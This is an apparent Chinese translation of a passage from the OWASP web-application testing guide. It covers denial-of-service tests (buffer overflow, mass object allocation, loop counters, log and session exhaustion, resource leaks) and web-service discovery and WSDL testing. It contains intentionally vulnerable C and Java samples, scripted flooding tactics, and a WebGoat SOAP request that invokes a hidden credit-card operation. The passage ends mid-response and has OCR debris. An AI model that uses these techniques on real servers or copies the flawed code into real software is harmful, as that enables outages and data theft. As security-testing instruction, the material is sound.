在这个测试里我们检查能否在溢出目标应用的一个或多个数据结构的环境下引起阻断服务攻击。

概述

任何一种需要开发者为内存的分配管理负责的语言，最常见的 C 和 C++，都有潜在的缓冲溢出问题。缓冲溢出最严重的风险是能够在服务器上执行任意的代码，而第一个风险就是因为应用程序异常退出后做成阻断服务攻击。缓冲溢出在这个文档的其它测试里讨论的更多更详细，但是我们会简单的给出一个与应用阻断服务攻击相关的例子。

以下是一个简单的 C 编写的例子：

```
void overflow (char *str) {
  char buffer[10];
  strcpy(buffer, str); // Dangerous!
}

int main () {
 char *str = "This is a string that is larger than the buffer of 10";
 overflow(str);
}
```

如果这个代码例子执行，将会引起段错误和丢弃核心。原因是 strcpy 试图将 53 个字符复制到 10 个位置，重写了临近的内存区域。这个例子是极简单的一个情况。事实上在 web 应用中，有很多地方用户输入并没有完全检查其长度，使得这种攻击成为可能。

黑盒测试

在 Buffer_Overflow_Testing 部分，解释如何向应用提交一系列长度来寻找可能成为被攻击的地方。由于它涉及到 DoS，如果你收到一个响应（或者没有收到响应）让你确信溢出发生了，你必须尝试向服务器发起另一个请求，看看是否仍然有反应。

灰盒测试

请参照指南的 Buffer_Overflow_Testing 部分，有关于此测试的详细信息。

4.9.4 用户指定型对象分配(OWASP-DS-004)

简介

在这个测试中我们检查是否有可能使用分配大量对象的方法来耗尽服务器资源。

概要

如果用户可以直接或间接的提供一个值，可以明确在应用服务器中创建对象的数量，并且如果服务器没有对这个值给出一个严格的上限，那幺就有可能导致运行环境耗光所有可用内存。服务器开始分配特定对象的请求数量，若这个数量相当巨大，则有可能会在服务器上引发严重的问题，可能会耗尽所有可用内存，并使得性能下降。

下面是一个使用 Java 编写的脆弱代码的简单例子：

```
String TotalObjects = request.getParameter("numberofobjects");
int NumOfObjects = Integer.parseInt(TotalObjects);
ComplexObject[] anArray = new ComplexObject[NumOfObjects];  // wrong!
```

黑盒测试及举例

测试者需要在应用程序代码中按上述方式寻找使用属性/值对的形式提交的数字。尝试将值设为一个非常巨大的数，来看服务器是否继续响应。你可能需要一小段时间来通过测试，因为当服务器进行持续分配时性能会逐渐下降。

在上述例子中，通过在“ numberofobjects”名称/值对中发送一个巨大的数给服务器，使得 servlet 可能会尝试创建许多复杂对象。需然多数应用程序不会让用户直接输入一个值来达到这个目的，但在提交表格时使用隐藏字段或用客户端 JavaScript 中计算的值可以检测到许多这种漏洞的实例。

如果应用不提供任何的数字域来作为这种攻击的向量，通过依次分配对象也有可能会达到相同的结果。电子商务站点是一个值得注意的例子：如果应用没有给出用户的电子购物车中特定时间内物品数量的上限，你可以写一段自动代码来持续的向用户的购物车中添加物品，直到购物车中的物品填满服务器内存。

灰盒测试及举例

知晓应用程序的内部细节可能会更好的帮助测试者定位可能被用户大量分配的对象。这里所用的测试技术的模式和黑盒测试所用的相同。

4.9.5 将用户输入作为循环计数器(OWASP-DS-005)

简介

这个测试里我们检查是否可能让应用强制循环一段需要很多计算机资源的代码，目的是减弱总体性能。

概括

就像之前的用户特定对象分配问题一样，如果用户能直接或非直接的指定一个可以用作循环计数器的值，就能够引起服务器的执行问题。

以下是 java 编写的一个例子：

```
public class MyServlet extends ActionServlet {
  public void doPost(HttpServletRequest request, HttpServletResponse response)
                        throws ServletException, IOException {
            . . .
            String [] values = request.getParameterValues("CheckboxField");
    // Process the data without length check for reasonable range – wrong!
            for ( int i=0; i<values.length; i++) {
                        // lots of logic to process the request
            }
            . . .

  }
  . . .
}
```

我们在这个简单的例子中看到，用户控制了整个循环计数器。如果循环内的代码要求非常多的资源，那幺攻击者就可以强制让机器执行很长的时间，这将会降低服务器处理其它请求的性能，引起一个 DoS 环境。

黑盒测试及举例

如果一个带有数字的请求发送给服务器，例如，数字用于读取非常多的类似名称或者值对（比如，发送“3”来读取输入 1，输入 2，输入 3 的名称/值对），如果服务器没有对这个数字设置上限，这将引起应用循环极大一段时间。这个例子中的测试者可以发送一个极大的，且合法格式的数字给服务器，比如 99999999。

另一个问题是如果一个恶意用户直接向服务器发送了一个极大数量的名称/值对。当应用程序不能直接阻止应用程序服务器对所有的名称/值对进行最初的语句分析时，应用程序在没有设置上限的情况下不应该进行整个循环以对付并阻止这种 DoS。比如说，测试者可以提交多重名称/值对，每一个都有同样的名称，但是不同的值（模拟提交检验盒区域）。所以观察浏览器提交的这些名称/值对里的值，可以得到这些值的队列。

如果怀疑应用程序中可能会出现这样的错误，测试者可以利用一个小脚本，在请求板块提交一个增长的极大数量的名称/值对。如果提交 10 个重复和 1000 个重复的时候，响应时间有显着区别，有可能暗示着有这个类型的问题。

总的来说，确保检查传递给应用程序的隐藏值，因为它们可能会在某些代码段的异常中扮演一个角色。

灰盒测试及举例

了解应用程序内部细节可以帮助测试者确定迫使服务器极大循环同一个代码的输入值。然而其测试技巧与黑盒测试相同。

4.9.6 将用户写入的数据写到磁盘(OWASP-DS-006)

简介

这个测试，我们检查是否能通过在目标磁盘中写满日志来创造 DoS 环境。

概述

这个 DoS 攻击的目标是引起应用程序日志记录有可能充满磁盘的极大容量的数据。

这个攻击可能按以下两种方式发生：

1. 测试者在请求中提交极长的值给服务器，同时应用程序不验证它们是否是所期望的而直接记录这个值。
2. 应用程序可能进行数据验证以确定提交值是否按照正确的格式和长度，但之后应用程序同样会将失败的值（为了审查或者追踪错误的目的）记录到应用程序日志中。

如果应用程序没有指定可利用的日志或者记录空间的上限，这将是可攻击的一个漏洞。特别是当日志文件没有独立的划分的时候，因为这些文件的大小会不断增长直到无法进行其它操作（比如应用程序创建临时文件）。但是，测试者很难侦测到这种类型的成功攻击，除非测试者可以进入到应用程序创建的日志文件（灰盒）。

黑盒测试及举例

如果没有一些运气和很多耐心的话，这个测试在黑盒方案中极难实现。确定一个由客户提交的看起来不用进行长度检查（或者极度长）的值，将有很大的可能被应用程序记录。客户的 Textarea 字段总是可以输入很长的数据，但是在远程数据库下，它们可能不被记录。用一个脚本来自动尽快的发送同样的一个大值请求，且持续一段时间。服务器最终是否在向文件系统写入时开始报错？

灰盒测试及举例

某些情况下，有可能监视目标网站的磁盘空间。通常在本地网络测试时需要这样做。获取信息的方法包括以下方案：

1. 日志文件的主机服务器允许测试者安装文件系统或部分文件系统。
2. 服务器通过 SNMP 提供磁盘空间信息。

如果这样的信息可用，测试者应该向服务器发送一个十分大的请求，观察数据是否被写入应用程序日志文件而没有任何的长度限制。如果没有限制，那幺可以通过一个小脚本来自动实现发送长请求，且观察服务器的日志文件增长的速度（或者空余空间缩小）。这可以让测试者知道需要多少时间和努力去填满磁盘，而不需要运行整个 DoS。

4.9.7 释放资源失败(OWASP-DS-007)

简介

利用这个测试，我们可以检查应用程序在使用后是否适当的释放资源（文件或内存）。

概要

如果应用程序出现了阻止释放使用中的资源的错误，那幺之后也就不能使用了。可能的例子如下：

- 应用程序锁定一个文件的写功能，然后出现一个异常但是没有正常关闭和解锁文件。
- 在开发者负责 C 、C++等存储管理的语言中出现的内存泄漏内存。当一个错误引起需要回避的正常逻辑流程循环时，已分配内存可能无法删除，于是便造成垃圾回收不知道可否回收这个内存的状况。
- 使用异常后无法释放的数据库连接对象。因为代码始终无法释放资源，许多重复请求可以引起应用程序消耗所有的数据库连接。

下面是一个 JAVA 代码的例子。在这个例子中，Connection 和 CallableStatement 都应该在 finally 代码区关闭。

```
public class AccountDAO {
  … …
  public void createAccount(AccountInfo acct)
          throws AcctCreationException {
    … …
          try {
            Connection conn = DAOFactory.getConnection();
            CallableStatement  calStmt = conn.prepareCall(…);
      … …
```

```
        calStmt.executeUpdate();
                calStmt.close();
        conn.close();
      } catch (java.sql.SQLException e) {
                throw AcctCreationException (...);
      }
    }
}
```

黑盒测试及举例

总的来说，在一个纯粹的黑盒测试中很难观察这些类型的资源流失。如果你可以找到一个怀疑在进行数据库操作的请求，而这个请求能够引起服务器抛出一个看起来不能被处理的异常，那幺你可以快速自动发送几百个这种请求。在进行合法的使用和不合法的使用时，观察应用程序是否减慢或者返回新的错误信息。

灰盒测试及举例

在某些情况下，有可能监视目标网站的磁盘空间或内内存使用情况。通常在本地网络进行测试时能出现这种情况。获得信息的方案如下：

1. 应用程序主机服务器允许测试者安装文件系统或部分文件系统。
2. 服务器通过 SNMP 提供磁盘空间或内存使用信息。

某些情况下，为了故意引起一个不能被应用程序处理干净的异常或错误而试图向应用程序注入信息时，就可能检测服务器的内存或者磁盘使用情况。尝试去引起这些类型的错误应该包括不会被认为是合法字符的特殊字符（比如 , !, |, 和 ‘）。

4.9.8 存储过多会话数据(OWASP-DS-008)

简介

在这个测试里，我们检查是否可以通过向用户会话分配大数量的数据来耗尽内存资源。

概述

一定要注意不要在用户会话对象中存储过多数据。在会话中存储过多的数据，比如在数据库中检索到得大量数据，可能引起阻断服务攻击。如果会话数据在登录前被追踪，由于用户可以不用账户而发起一个攻击，这将产生严重问题。

黑盒测试及举例

这又是一个在纯粹黑盒中很难测试的情况。这种问题通常存在于那些会应用用户提供一个数据去检索数据库里的很大数目的记录的普通应用程序中。浏览大数目数据的页面有关的功能也是很有可能的。开发者可能了选择在对话中缓存记录，而不是为了下一数据块又回到数据库。如果这被怀疑，创建一个自动化脚本来跟服务器建立很多会话，运行可能在每一个会话中分别缓存数据的请求。让该脚本运行一段时间，然后检测应用程序对新的会话的反应程度。通过这个攻击，一个虚拟机甚至一个服务器很可能执行至耗尽内存。

灰盒测试及举例

如果可以的话，SNMP 可以提供机器内存的使用信息。在这个测试中，如果能够监视目标内存的使用情况就更好了。因为测试者可以看到上面提到的脚本运行时发生的状况。

4.10 WEB 服务测试

SOA（服务面向结构）/Web 服务应用程序是日渐重要的系统，它们可以使作业交互。同时它们以前所未有的速度在发展着。Web 服务“客户”不是网络前段而是后端服务器。Web 服务跟其它服务一样是暴露于网络的，但是可以在其它传输协议 HTTP,FTP,SMTP,MO 上使用。Web 服务框架在连接 XML,SOAP,WSDL 和 UDDI 技术中利用 HTTP 协议（作为标准网络应用程序）。

- “WebWeb 服务描述语言”（WSDL）是用来描述服务接口的。
- “简单对象存取协议”（SOAP）用 XML 和 HTTP 提供 Web 服务和客户应用程序之间的联系方法。
- “统一描述、发现和集成”（UDDI）是用来注册和发布 Web 服务和它们的字符，这样他们可以在潜在的客户中被发现。

Web 服务中的漏洞跟别的漏洞类似，比如 SQL 注入，信息暴露，和泄漏，但是这里将会讨论到 Web 服务独特的与漏洞有关的 XML/解析器。

以下描述了 Web 服务测试：

4.10.1 WS Information Gathering WS 信息收集(OWASP-WS-001)
4.10.2 Testing WSDL WSDL 测试(OWASP-WS-002)
4.10.3 XML Structural Testing XML 结构测试(OWASP-WS-003)
4.10.4 XML Content-level Testing XML 内容级别测试(OWASP-WS-004)
4.10.5 HTTP GET parameters/REST Testing HTTP 获取参数/REST 测试(OWASP-WS-005)
4.10.6 Naughty SOAP attachments 淘气的 SOAP 附件(OWASP-WS-006)
4.10.7 Replay Testing 重现测试(OWASP-WS-007)

4.10.1 WS 信息收集(OWASP-WS-001)

简介

进行 Web 服务测试的第一步是确定 WS 入口点和链接图标：这在 WS 的 WSDL 里有描述。

黑盒测试及举例

零知识

通常你通过 WSDL 路径访问 Web 服务，但是如果你没有任何信息，你就必须利用 UDDI 来找到特定的服务。Web 服务有三个重要的创建块——UDDI,WSDL 和 SOAP。在消费者和供应商之间，还有第三个提升沟通的角色—Universal Business Registry（UBR）。找到我们的 WSDL 的方法有几种：最简单的是在公共搜索引擎里面去查询。比如说，你要利用 google.com 查询在 example.com 网站上的 WDSL，你可以输入：

```
inurl:wsdl site:example.com
```

然后你会找到所有的 WSDL 公共例子。网络广场 wsPawn 作为一个很有用的 Web 服务消费者，它可以向 UBR 创建查询，并为每一个请求寻找服务。然后 UBR 提供可用的服务列表。Web 服务消费者选择一个或多个可用的服务。然后，Web 服务消费者为这些服务请求一个访问点或者结束点。UBR 提供这些信息。从这个时候开始，Web 服务消费者接近 Web 服务供应商的主机/IP 地址（WSDL），且开始访问服务。

WSDL 端点

当测试者访问 WSDL 时，他可以为 Web 服务决定一个访问点和可用的接口。这些接口或方法在 HTTP/HTTPS 上利用 SOAP 协议获得输入资料。如果这些输入在代码级没有被定义好，它们就可以被利用来攻击。例子 WDSL 端点：

```
http://www.example.com/ws/FindIP.asmx?WSDL
```

你可以得到以下的 Web 服务的描述：

```
<?xml version="1.0" encoding="utf-8"?>
<wsdl:definitions xmlns:http="http://schemas.xmlsoap.org/wsdl/http/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
xmlns:s="http://www.w3.org/2001/XMLSchema" xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:tns="http://example.com/webservices/" xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"
xmlns:mime="http://schemas.xmlsoap.org/wsdl/mime/" targetNamespace="http://example.com/webservices/"
xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">
 <wsdl:types>
  <s:schema elementFormDefault="qualified" targetNamespace="http://example.com/webservices/">
   <s:element name="GetURLIP">
    <s:complexType>
     <s:sequence>
```

```
        <s:element minOccurs="0" maxOccurs="1" name="EnterURL" type="s:string" />
       </s:sequence>
      </s:complexType>
     </s:element>
     <s:element name="GetURLIPResponse">
      <s:complexType>
       <s:sequence>
        <s:element minOccurs="0" maxOccurs="1" name="GetURLIPResult" type="s:string" />
       </s:sequence>
      </s:complexType>
     </s:element>
     <s:element name="string" nillable="true" type="s:string" />
    </s:schema>
  </wsdl:types>
  <wsdl:message name="GetURLIPSoapIn">
   <wsdl:part name="parameters" element="tns:GetURLIP" />
  </wsdl:message>
  <wsdl:message name="GetURLIPSoapOut">
   <wsdl:part name="parameters" element="tns:GetURLIPResponse" />
  </wsdl:message>
  <wsdl:message name="GetURLIPHttpGetIn">
   <wsdl:part name="EnterURL" type="s:string" />
……
  </wsdl:service>
</wsdl:definitions>
```

这个 WS 简单输入的一个逻辑名称（EnterURL）并输出本地 IP 地址。所以我们将 GetURLIP 作为 WS 和 EnterURL（字符串）的输入方法。这种方法我们确定了 WS 入口点且能够测试它。

Web 服务发现

Web 服务消费者需要一个简单的和标准的方式去从远程服务器上找到可用的 Web 服务。这里有两种方法找到 Web 服务：DISCO 和 UDDI.

Web 服务发现（DISCO）是一种用来发现 URL WSDL 类型和其它 XML 文件的方法，如 Schema Definition File(.xsd）的。
例如，用 HTTP 向一个 Web 服务器查询：http://myexample.com/myexampleService.asmx?DISCO

我们可以获得如下 Disco 返回：

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<discovery xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns="http://schemas.xmlsoap.org/disco/">
  <contractRef ref="http://myexample.com/MyexampleService.asmx?wsdl" docRef="http://myexample.com/myexample.asmx"
xmlns="http://schemas.xmlsoap.org/disco/scl/" />
  <soap address="http://myexample.com/MyexampleService.asmx" xmlns:q1="http://myexample.com/terraserver/"
binding="q1:myexampleServiceSoap" xmlns="http://schemas.xmlsoap.org/disco/soap/" />
</discovery>
```

在这个 XML 文件里我们有一个 WSDL 文件的参考，可以从远程服务器获得可用 Web 服务的类型。

DISCO 是微软的一个技术，UDDI（统一描述、发现和集成）是一种 OASIS 标准。

WS 著名命名

通常的 Web 服务平台在提供 WSDL 文件时有个命名习惯：这个命名习惯可以用于利用 URIs 探测或者通过向网络搜索服务查询来找到 WSDL。

一些可用的 URL 案例：

http://<webservice-host>:<port>/<servicename>
http://<webservice-host>:<port>/<servicename>.wsdl
http://<webservice-host>:<port>/<servicename>?wsdl
http://<webservice-host>:<port>/<servicename>.aspx?wsdl

除了.aspx 扩展名外，我们还可以利用.ascx, .asmx, .ashx 扩展名。

同样地可以用 ?disco 来代替 ?wsdl
http://<webservice-host>:<port>/<servicename.dll>?wsdl
http://<webservice-host>:<port>/<servicename.exe>?wsdl
http://<webservice-host>:<port>/<servicename.php>?wsdl
http://<webservice-host>:<port>/<servicename.pl>?wsdl


至于 Apache Axis ，我们可以试:

http://<webservice-host>:<port>/axis/services/<servicename>?wsdl
http://<webservice-host>:<port>/axis/services/<service-name>


搜索公共 Web 服务

SeekdaWeb 服务搜索引擎可以通过相关描述帮助找到一个公共 Web 服务。只需要在 seekdaWeb 服务引擎输入关键字。我们还可以随意翻阅一些别的标准，比如说 Tag Cloud，Services by Countries ， Most Used Services。

http://seekda.com



另外一个有着很好连接和资源的 Web 服务是 WSindex(http://www.wsindex.org)



UDDI Browser


UDDI 浏览器有一个能给浏览者提供很有用 UDDI 在线工具，且能搜索公共 UDDI 资源的 Web 服务 http://www.soapclient.com.

我们可以使用两个 operator， Microsoft and XMethods:

举个例，服务器提供用一个特定的公司名称、服务名称、或者服务类型来搜索所有 UDDI。

高级 UDDI 浏览

我们可以用更高级的 UDDI 浏览器特征搜索私人 UDDI 注册。



这个服务允许和 Web 服务动态互动。

Soapclient 提供其它的方式让你发现 Web 服务和其它资源的有用链接。

命令行互动

有时候从命令行与 Web 服务互动是很有用的。

Simple SOAP Client- SOAPClient4XG

SOAPClient4XG 是用于 XML 的 SOAP Client，能够让你从命令行发送一个 SOAP 请求，例如：

```
java -jar SOAPClient4XG http://api.google.com/search/beta2  my_sample_search.xml
```

CURL

我们还可以通过 CURL 使用 Web 服务
例如：

```
curl --request POST --header "Content-type: text/xml
      --data @my_request.xml http://api.google.com/search/beta2
```

Perl – SOAPlite

通过 Perl and SOAP::lite 单元我们可以创建自动化脚本发送 SOAP 请求

SOAP XML File

为了从命令行援用 Web 服务，我们可以创建如下的 SOAP 请求文件，然后用 CURL 提交给服务器。

```
<SOAP-ENV:Envelope
 xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
 SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">

 <SOAP-ENV:Body>

  <m:GetZip xmlns:m="http://namespaces.example.com">
   <country>Italy</country>
   <city>Roma</city>
  </m:GetZip>
 </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

创建一个不合规格的 XML 文件。我们可以用一个如下的典型攻击测试 Web 服务：
-过大的 XML 标签
-嵌套或递归的申明
-参数攻击
- 验证测试
-XSS
- SQL 注入

参考文献

- DISCO: http://msdn.microsoft.com/en-us/magazine/cc302073.aspx
- UDDI OASIS Standard: http://www.oasis-open.org/specs/index.php#uddiv3.0.2
- Understanding UDDI: http://www-128.ibm.com/developerworks/webservices/library/ws-featuddi/index.html
- WebServices Testing: http://www.aboutsecurity.net

工具

- Net Square wsPawn
- OWASP WebScarab: Web Services plugin
- Mac OSX Soap Client: http://www.ditchnet.org/soapclient
- Foundstone WSDigger: http://www.foundstone.com/us/resources/proddesc/wsdigger.htm
- Soaplite: http://www.soaplite.com

- Perl: http://www.perl.com
- SOAPClient4XG: http://www-128.ibm.com/developerworks/xml/library/x-soapcl/
- CURL: http://curl.haxx.se

在线工具

- Web Services Directory: http://www.wsindex.org
- Seekda: http://seekda.com/
- UDDI Browser: http://www.soapcliet.com/
- Xmethods: http://www.xmethods.net
- WSIndex: http://www.wsindex.org

4.10.2 WSDL 测试 (OWASP-WS-002)

简介

一旦识别出 WSDL，我们可以测试接入点。

概括


为了找到接入点和试图援引一个非标准 SOAP 请求操作，要检查 Web 服务的 WSDL。确保 WS 不会泄露机密信息。

黑盒测试及举例

因为 Web 服务供应商会等待 Web 服务消费者的 SOAP 信息，你可以创建一个特殊的信息来**调用**隐藏的操作。

例子：


一个很好的例子是 WebGoat5.0 WSDL 扫描课程。以下是它的截屏：



这里我们看到调用了一个使用 FirstName, LastName, 和 Login Count 作为参数的 Web 服务的界面。如果你看了相对的 WSDL，你会发现：

```
…
<wsdl:portType name="WSDLScanning">
<wsdl:operation name="getFirstName" parameterOrder="id">
<wsdl:input message="impl:getFirstNameRequest" name="getFirstNameRequest"/>
<wsdl:output message="impl:getFirstNameResponse" name="getFirstNameResponse"/>

</wsdl:operation>
<wsdl:operation name="getLastName" parameterOrder="id">
<wsdl:input message="impl:getLastNameRequest" name="getLastNameRequest"/>
<wsdl:output message="impl:getLastNameResponse" name="getLastNameResponse"/>
</wsdl:operation>

<wsdl:operation name="getCreditCard" parameterOrder="id">
<wsdl:input message="impl:getCreditCardRequest" name="getCreditCardRequest"/>
<wsdl:output message="impl:getCreditCardResponse" name="getCreditCardResponse"/>
</wsdl:operation>

<wsdl:operation name="getLoginCount" parameterOrder="id">
<wsdl:input message="impl:getLoginCountRequest" name="getLoginCountRequest"/>
<wsdl:output message="impl:getLoginCountResponse" name="getLoginCountResponse"/>
</wsdl:operation>
</wsdl:portType>
…
```

我们发现 4 个操作而不是 3 个。使用 WebScarabWeb 服务插件，我们可以建立 SOAP 请求去获取给定 ID 的信用卡。



由这个请求引起的 SOAP 请求是：

```
POST http://localhost:80/WebGoat/services/SoapRequest HTTP/1.0
Accept: application/soap+xml, application/dime, multipart/related, text/*
Host: localhost:80
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Content-length: 576
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
<?xml version='1.0' encoding='UTF-8'?>
<wsns0:Envelope
 xmlns:wsns1='http://www.w3.org/2001/XMLSchema-instance'
 xmlns:xsd='http://www.w3.org/2001/XMLSchema'
 xmlns:wsns0='http://schemas.xmlsoap.org/soap/envelope/'>
 <wsns0:Body
  wsns0:encodingStyle='http://schemas.xmlsoap.org/soap/encoding/'>
  <wsns2:getCreditCard
      xmlns:wsns2='http://lessons.webgoat.owasp.org'>
   <id xsi:type='xsd:int'
      xmlns:xsi='http://www.w3.org/2001/XMLSchema-instance'
   >101</id>
  </wsns2:getCreditCard>
 </wsns0:Body>
</wsns0:Envelope>
And the SOAP Response with the credit card number (987654321) is:
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/xml;charset=utf-8
Date: Wed, 28 Mar 2007 10:18:12 GMT
Connection: close
